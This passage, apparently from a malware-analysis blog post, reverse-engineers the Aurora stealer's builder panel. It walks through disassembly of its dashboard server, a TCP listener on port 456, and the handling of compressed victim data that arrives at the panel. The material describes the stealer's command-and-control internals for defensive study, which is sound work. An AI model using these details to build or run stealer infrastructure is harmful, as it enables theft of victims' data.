.text:000000000075C95A mov     rdx, cs:encoding_base64_StdEncoding
.text:000000000075C961 mov     rdi, rcx
.text:000000000075C964 mov     rcx, rbx
.text:000000000075C967 mov     rbx, rax
.text:000000000075C96A mov     rax, rdx
.text:000000000075C96D call    encoding_base64__Encoding_EncodeToString
.text:000000000075C972 mov     rcx, rbx
.text:000000000075C975 lea     rdi, asc_804EF2 ; "\n"
.text:000000000075C97C mov     esi, 1
.text:000000000075C981 mov     rbx, rax
.text:000000000075C984 lea     rax, [rsp+3B8h+var_360]
.text:000000000075C989 call    runtime_concatstring2
```

There were some log messages related to other commands here. However, I couldn't figure out how the commands are treated. Based on the sample I discussed in a previous article, I guess this is connected to the messages sent from the victim machine.



```
.text:000000000075CDFF
.text:000000000075CDFF loc_75CDFF:
.text:000000000075CDFF movups  [rsp+1F0h+var_180], xmm15
.text:000000000075CE05 mov     rdx, [rsp+1F0h+var_1A8]
.text:000000000075CE0A mov     rdi, [rdx+20h]
.text:000000000075CE0E mov     rsi, [rdx+28h]
.text:000000000075CE12 xor     eax, eax
.text:000000000075CE14 lea     rbx, asc_8B1E80 ; "["
.text:000000000075CE1B mov     ecx, 1
.text:000000000075CE20 lea     r8, aStop       ; "] STOP"
.text:000000000075CE27 mov     r9d, 6
.text:000000000075CE2D call    runtime_concatstring3
.text:000000000075CE32 call    runtime_convTstring
.text:000000000075CE37 lea     rdx, unk_793580
.text:000000000075CE3E mov     qword ptr [rsp+1F0h+var_180], rdx
.text:000000000075CE43 mov     qword ptr [rsp+1F0h+var_180+8], rax
.text:000000000075CE48 lea     rax, [rsp+1F0h+var_180]
.text:000000000075CE4D mov     ebx, 1
.text:000000000075CE52 mov     rcx, rbx
.text:000000000075CE55 call    log_Print
.text:000000000075CE5A jmp     loc_75CF2D
```

```
.text:000000000075CED1
.text:000000000075CED1 loc_75CED1:
.text:000000000075CED1 movups  [rsp+1F0h+var_180], xmm15
.text:000000000075CED7 mov     rdx, [rsp+1F0h+var_1A8]
.text:000000000075CEDC mov     rdi, [rdx+20h]
.text:000000000075CEE0 mov     rsi, [rdx+28h]
.text:000000000075CEE4 xor     eax, eax
.text:000000000075CEE6 lea     rbx, asc_8B1E80 ; "["
.text:000000000075CEED mov     ecx, 1
.text:000000000075CEF2 lea     r8, aLimit_0    ; "] LIMIT"
.text:000000000075CEF9 mov     r9d, 7
.text:000000000075CEFF nop
.text:000000000075CF00 call    runtime_concatstring3
.text:000000000075CF05 call    runtime_convTstring
.text:000000000075CF0A lea     rdx, unk_793580
.text:000000000075CF11 mov     qword ptr [rsp+1F0h+var_180], rdx
.text:000000000075CF16 mov     qword ptr [rsp+1F0h+var_180+8], rax
.text:000000000075CF1B lea     rax, [rsp+1F0h+var_180]
.text:000000000075CF20 mov     ebx, 1
.text:000000000075CF25 mov     rcx, rbx
.text:000000000075CF28 call    log_Print
```


```
.text:000000000075CE5F
.text:000000000075CE5F loc_75CE5F:
.text:000000000075CE5F mov     rax, [rsp+1F0h+arg_0]
.text:000000000075CE67 mov     rbx, [rsp+1F0h+arg_8]
.text:000000000075CE6F call    main_ADD_RUNS
.text:000000000075CE74 movups  [rsp+1F0h+var_180], xmm15
.text:000000000075CE7A mov     rcx, [rsp+1F0h+var_1A8]
.text:000000000075CE7F mov     rdi, [rcx+20h]
.text:000000000075CE83 mov     rsi, [rcx+28h]
.text:000000000075CE87 xor     eax, eax
.text:000000000075CE89 lea     rbx, asc_8B1E80 ; "["
.text:000000000075CE90 mov     ecx, 1
.text:000000000075CE95 lea     r8, aAccept     ; "] Accept"
.text:000000000075CE9C mov     r9d, 8
.text:000000000075CEA2 call    runtime_concatstring3
.text:000000000075CEA7 call    runtime_convTstring
.text:000000000075CEAC lea     rcx, unk_793580
.text:000000000075CEB3 mov     qword ptr [rsp+1F0h+var_180], rcx
.text:000000000075CEB8 mov     qword ptr [rsp+1F0h+var_180+8], rax
.text:000000000075CEBD lea     rax, [rsp+1F0h+var_180]
.text:000000000075CEC2 mov     ebx, 1
.text:000000000075CEC7 mov     rcx, rbx
.text:000000000075CECA call    log_Print
.text:000000000075CECF jmp     short loc_75CF2D
```

Main server functionality

The server is now ready to work and build the graphical interface of the builder to view the victim's data and state and further use the victims as Bots and Stealer hosting servers using SFTP.


server start!

Next function is `main_SERVER_func1` it calls `main_ForwardPort` with argument `:7367`




```
.text:000000000076933D
.text:000000000076933D loc_76933D:
.text:000000000076933D lea     rax, a7367      ; ":7367"
.text:0000000000769344 mov     ebx, 5
.text:0000000000769349 call    main_ForwardPort
.text:000000000076934E mov     rbp, [rsp+18h+var_8]
.text:0000000000769353 add     rsp, 18h
.text:0000000000769357 retn
```

Then this function calls `aurora_core_server__Server_Start` , this long value is passed with the port number passed to its driver function



```
.text:0000000000762F73
.text:0000000000762F73 loc_762F73:
.text:0000000000762F73 mov     rdx, 9999000000000
.text:0000000000762F7D mov     [rcx+18h], rdx
.text:0000000000762F81 mov     rax, rcx
.text:0000000000762F84 call    aurora_core_server__Server_Start
.text:0000000000762F89 mov     rbp, [rsp+20h+var_8]
.text:0000000000762F8E add     rsp, 20h
.text:0000000000762F92 retn
```

This function starts the main server that displays the dashboard. I tried to adjust the execution to continue, but the program crashed.




```
goroutine 1 [IO wait]:
runtime.gopark(0xe8?, 0xc00001d6b0?, 0x18?, 0x60?, 0xc0001e6048?)
        C:/Program Files/Go/src/runtime/proc.go:363 +0xd6 fp=0xc000075780 sp=0xc000075760 pc=0x43b676
runtime.netpollblock(0x0?, 0x0?, 0x0?)
        C:/Program Files/Go/src/runtime/netpoll.go:526 +0xf7 fp=0xc0000757b8 sp=0xc000075780 pc=0x431e77
internal/poll.runtime_pollWait(0x28da4e18, 0x72)
        C:/Program Files/Go/src/runtime/netpoll.go:305 +0x89 fp=0xc0000757d8 sp=0xc0000757b8 pc=0x460289
internal/poll.(*pollDesc).wait(0xc000075838?, 0x0?, 0x0)
        C:/Program Files/Go/src/internal/poll/fd_poll_runtime.go:84 +0x32 fp=0xc000075800 sp=0xc0000757d8 pc=0x4d4bf2
internal/poll.execIO(0xc0001e6018, 0xc000075888)
        C:/Program Files/Go/src/internal/poll/fd_windows.go:175 +0xe5 fp=0xc000075858 sp=0xc000075800 pc=0x4d6225
internal/poll.(*FD).acceptOne(0xc0001e6000, 0xf8, {0xc0001e80f0?, 0x30000?, 0x0?}, 0x0?)
        C:/Program Files/Go/src/internal/poll/fd_windows.go:942 +0x6d fp=0xc0000758b8 sp=0xc000075858 pc=0x4db00d
internal/poll.(*FD).Accept(0xc0001e6000, 0xc000075a60)
        C:/Program Files/Go/src/internal/poll/fd_windows.go:976 +0x1d6 fp=0xc000075970 sp=0xc0000758b8 pc=0x4db376
net.(*netFD).accept(0xc0001e6000)
        C:/Program Files/Go/src/net/fd_windows.go:139 +0x65 fp=0xc000075a80 sp=0xc000075970 pc=0x5c3405
net.(*TCPListener).accept(0xc0001c8150)
        C:/Program Files/Go/src/net/tcpsock_posix.go:142 +0x28 fp=0xc000075ab0 sp=0xc000075a80 pc=0x5d79c8
net.(*TCPListener).Accept(0xc0001c8150)
        C:/Program Files/Go/src/net/tcpsock.go:288 +0x3d fp=0xc000075ae0 sp=0xc000075ab0 pc=0x5d6a3d
net/http.(*onceCloseListener).Accept(0xc0001ea000?)
        <autogenerated>:1 +0x2a fp=0xc000075af8 sp=0xc000075ae0 pc=0x6ea5ea
net/http.(*Server).Serve(0xc0001e2000, {0x8b63c0, 0xc0001c8150})
        C:/Program Files/Go/src/net/http/server.go:3070 +0x385 fp=0xc000075c28 sp=0xc000075af8 pc=0x6c5605
net/http.(*Server).ListenAndServe(0xc0001e2000)
        C:/Program Files/Go/src/net/http/server.go:2999 +0x7d fp=0xc000075c58 sp=0xc000075c28 pc=0x6c523d
net/http.ListenAndServe(...)
        C:/Program Files/Go/src/net/http/server.go:3255
aurora/core/server.(*Server).Start(0xc0001a4180)
        C:/Users/SixSixSix/Desktop/Botnet 2023/26.01.2023/new/core/server/server.go:159 +0x34f fp=0xc000075cc8 sp=0xc000075c58 pc=
0x72124f
main.ForwardPort({0x805b81, 0x5})
        C:/Users/SixSixSix/Desktop/Botnet 2023/26.01.2023/new/pfor.go:23 +0xa9 fp=0xc000075cf0 sp=0xc000075cc8 pc=0x762f89
```

Note: `SixSixSix` is the author of the Stealer and not my username.

TCP listener

Back to function `main_Server_0` (`main_Server`).




```
.text:0000000000761800 lea     rdx, unk_793580
.text:0000000000761807 mov     qword ptr [rsp+68h+var_20], rdx
.text:000000000076180C lea     rdx, off_8B2780 ; "[Aurora] Botnet - SERVER - RUN"
.text:0000000000761813 mov     qword ptr [rsp+68h+var_20+8], rdx
.text:0000000000761818 lea     rax, [rsp+68h+var_20]
.text:000000000076181D mov     ebx, 1
.text:0000000000761822 mov     rcx, rbx
.text:0000000000761825 call    log_Print
.text:000000000076182A lea     rax, off_840F40
.text:0000000000761831 call    runtime_newproc
.text:0000000000761836 lea     rax, aTcp        ; "tcp"
.text:000000000076183D mov     ebx, 3
.text:0000000000761842 lea     rcx, a456        ; ":456"
.text:0000000000761849 mov     edi, 4
.text:000000000076184E call    net_Listen
.text:0000000000761853 test    rcx, rcx
.text:0000000000761856 jnz     short loc_761864
```

It logs the start of the server in the main display.

The server is started using `net.Listen` function that takes the protocol = `tcp` and port = `456` .

Main Client

After setting up the Server, the function `main_server_func2` is called.




```
.text:00000000007618E7
.text:00000000007618E7 loc_7618E7:
.text:00000000007618E7 mov     [rsp+68h+var_28], rax
.text:00000000007618EC mov     [rsp+68h+var_30], rbx
.text:00000000007618F1 lea     rax, unk_7BCC20
.text:00000000007618F8 call    runtime_newobject
.text:00000000007618FD lea     rcx, main_Server_func2
.text:0000000000761904 mov     [rax], rcx
.text:0000000000761907 mov     rdx, [rsp+68h+var_28]
.text:000000000076190C mov     [rax+8], rdx
.text:0000000000761910 cmp     cs:runtime_writeBarrier, 0
.text:0000000000761917 jnz     short loc_761924
```

```
00000000761919 mov     rdx, [rsp+68h+var_30]
0000000076191E mov     [rax+10h], rdx
00000000761922 jmp     short loc_761932
```

```
.text:0000000000761924
.text:0000000000761924 loc_761924:
.text:0000000000761924 lea     rdi, [rax+10h]
.text:0000000000761928 mov     rdx, [rsp+68h+var_30]
.text:000000000076192D call    runtime_gcWriteBarrierDX
```

```
.text:0000000000761932
.text:0000000000761932 loc_761932:
.text:0000000000761932 call    runtime_newproc
.text:0000000000761937 jmp     loc_7618A1
```


This function only calls the `main_Client` function.



```
.text:0000000000760814 call    main_uncompress
.text:0000000000760819 mov     [rsp+660h+uncompressed_data], rax
.text:0000000000760821 mov     [rsp+660h+uncompressed_data_len], rbx
.text:0000000000760829 lea     rax, unknown_important
.text:0000000000760830 call    runtime_newobject
.text:0000000000760835 mov     [rsp+660h+allocated_mem_], rax
.text:000000000076083D mov     rbx, [rsp+660h+uncompressed_data]
.text:0000000000760845 mov     rcx, [rsp+660h+uncompressed_data_len]
.text:000000000076084D xor     eax, eax
.text:000000000076084F call    runtime_stringtoslicebyte
.text:0000000000760854 lea     rdi, unk_788260
.text:000000000076085B mov     rsi, [rsp+660h+allocated_mem_]
.text:0000000000760863 call    encoding_json_Unmarshal
.text:0000000000760868 lea     rax, unk_7CE8E0
.text:000000000076086F call    runtime_newobject
.text:0000000000760874 mov     [rsp+660h+allocated_mem_2], rax
.text:000000000076087C mov     rcx, [rsp+660h+allocated_mem_]
.text:0000000000760884 mov     rbx, [rcx+68h]
.text:0000000000760888 mov     rdx, [rcx+70h]
.text:000000000076088C xor     eax, eax
.text:000000000076088E mov     rcx, rdx
.text:0000000000760891 call    runtime_stringtoslicebyte
.text:0000000000760896 lea     rdi, unk_7884A0
.text:000000000076089D mov     rsi, [rsp+660h+allocated_mem_2]
.text:00000000007608A5 call    encoding_json_Unmarshal
.text:00000000007608AA mov     [rsp+660h+var_4F8], rax
.text:00000000007608B2 mov     rbx, [rsp+660h+var_480]
.text:00000000007608BA mov     rax, [rsp+660h+var_460]
.text:00000000007608C2 call    runtime_convTstring
.text:00000000007608C7 mov     [rsp+660h+str_var], rax
.text:00000000007608CF mov     rcx, [rsp+660h+allocated_mem_]
.text:00000000007608D7 mov     rdx, [rcx+68h]
.text:00000000007608DB mov     rbx, [rcx+70h]
.text:00000000007608DF mov     rax, rdx
.text:00000000007608E2 call    runtime_convTstring
.text:00000000007608E7 lea     rbx, unk_793580
.text:00000000007608EE mov     rcx, [rsp+660h+str_var]
.text:00000000007608F6 mov     rdi, rbx
.text:00000000007608F9 mov     rsi, rax
.text:00000000007608FC lea     rax, main_BOT_LASTMESSAGE_STRING
.text:0000000000760903 call    sync__Map_Store
.text:0000000000760908 mov     rcx, [rsp+660h+var_460]
.text:0000000000760910 mov     [rsp+660h+var_3A0], rcx
.text:0000000000760918 mov     rdx, [rsp+660h+var_480]
.text:0000000000760920 mov     [rsp+660h+var_398], rdx
.text:0000000000760928 lea     rax, main_DB_CLIENT
.text:000000000076092F lea     rbx, unk_793580
.text:0000000000760936 lea     rcx, [rsp+660h+var_3A0]
.text:000000000076093E xchg    ax, ax
.text:0000000000760940 call    sync__Map_Load
.text:0000000000760945 test    cl, cl
.text:0000000000760947 jz      loc_760C13
```

Handling incoming data

To handle incoming data from the victim, the panel/builder reads the data on the listening port using `bufio__Reader_ReadString.` This data must be delimited by `0x0A` as discussed previously. It comes in a compressed format, so the function `main_uncompress` is used to decompress it.



